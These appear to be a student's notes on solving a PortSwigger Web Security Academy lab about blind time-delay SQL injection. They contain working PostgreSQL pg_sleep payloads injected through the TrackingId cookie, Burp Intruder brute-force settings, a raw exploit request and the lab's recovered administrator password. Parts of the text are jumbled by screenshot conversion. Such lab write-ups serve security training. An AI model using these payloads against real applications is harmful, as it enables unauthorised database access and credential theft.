

Notes By manual Testing

Lab: **Blind SQL injection** with time delays and information retrieval

End Goal:

1. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

▼ Analysis:

▼ Step-1 : (Confirm the parameter is vulnerable to sqli)

1. `' || (+SELECT+pg_sleep(10))—` for this code after the tracking id it is giving us the time delay.
2. but we need to retrieve the information of the admin so that we can login as the administrative user.

▼ Step-2:(Confirm that the users table exists in the DB)

`' || (select case when (1=1) then pg_sleep(10) else pg_sleep(-1) end)—`

→ we used sleep(-1) to instruct not sleep at all .

→ it slept 10 sec so we can be assure that now we can ask question via true and false

`' || (select case when (username='administrator') then pg_sleep(10) else pg_sleep(-1) end from users)—`

for this payload it is waiting 10 secs so we can say that the users table exists. and also the administrator username exists


▼ Step-3:(Enumerate the password Length)

`' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users)—`

`' || (select case when (username='administrator' and LENGTH(password)>1) then pg_sleep(10) else pg_sleep(-1) end from users)—`

→ this payload works and `' || (select case when (username='administrator' and LENGTH(password)>19) then pg_sleep(10) else pg_sleep(-1) end from users)—` this also works but `' || (select case when (username='administrator' and LENGTH(password)>20) then pg_sleep(10) else pg_sleep(-1) end from users)—` this doesn't work.

→ we can also automate the task via burp intruder.



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type. The number of payload sets can be customized in different ways.

Payload set: Payload count: 25

Payload type: Request count: 25

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Number format

Base: ☒ Decimal ☐ Hex

Min integer digits:

3. Intruder attack of https://0a5900ef0367287087b39e0300c40048.web-security-academy.net Attack Save

Results Positions Payloads **Resource pool** Settings

Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

☒ Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Random delay	Delay increment	Auto throttle
<input type="radio"/>	Default resource pool	10				Yes
<input checked="" type="radio"/>	Custom resource pool 1	1				No

☐ Create new resource pool

Name:

☐ Maximum concurrent requests:

☐ Delay between requests: milliseconds

19	19	200	10221
20	20	200	214
21	21	200	276

so we can say that the length of the password is exactly 20 chars

▼ Step-4:(Enumerate the administrator password)

→ ' || (select case when (username='administrator' and substring(password,1,1)='a') then pg_sleep(10) else pg_sleep(-1) end from users)— it didn't work so we are going to use intruder now.

Results
Positions
Payloads
Resource pool
Settings

? Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position. payload type can be customized in different ways.

Payload set: 1
Payload count: 36

Payload type: Brute forcer
Request count: 36

? Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

? Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add
Edit

Enabled	Rule

34	7	200	200
35	8	200	5208
36	9	200	200

the first char is 8 because we have used 5 secs delay and only this char is giving us that.
the main technique:

```
ssword,$1$,1)%3d'$a$')+then+pg_
fox/123.0
,*/*;q=0.8
```

ResultsPositionsPayloadsResource poolSettings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined. The payload type can be customized in different ways.

Payload set:1

Payload count: 20

Payload type:Numbers

Request count: 720

?

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:

☒ Sequential

☐ Random

From:1

To:20

Step:1

How many:

Number format

Base:

☒ Decimal

☐ Hex

Min integer digits:0

ResultsPositionsPayloadsResource poolSettings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined. The payload type can be customized in different ways.

Payload set:2

Payload count: 36

Payload type:Brute forcer

Request count: 720

?

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a set of characters.

Character set:abcdefghijklmnopqrstuvwxyz0123456789

Min length:1

Max length:1

?

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Add

.. Rule

Edit

Remove




we are using one thread at a time.


Results	Positions	Payloads	Resource pool	Settings
Filter: Showing only highlighted items				
Request	Payload 1	Payload 2	Status code	Resp
288	8	o	200	1020
484	4	y	200	1021
636	16	5	200	1021
93	13	e	200	1021
705	5	9	200	1021
52	12	c	200	1021
549	9	1	200	1021
700	20	8	200	1021
681	1	8	200	1021

Request	Response
Raw	<pre> GET / HTTP/2 Host: 0a5900ef0367287087b39e0300c40048.web-security-academy.net Cookie: TrackingId= cy9hrbw2SK742xDa'+ +(select+case+when+(username%3d'administrator'+and+ substring(password,7,1)%3d'v')+then+pg_sleep(10)+else+pg_sleep(-1)+end+ from+users)--; session=CpwK9kv010HbFEr4ihVLazix54xtEzKm </pre>

the password is → 8n1y9uvo1pfcewt5hto8



Web Security Academy 

Blind SQL injection with time delays and information retrieval

LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Pawned!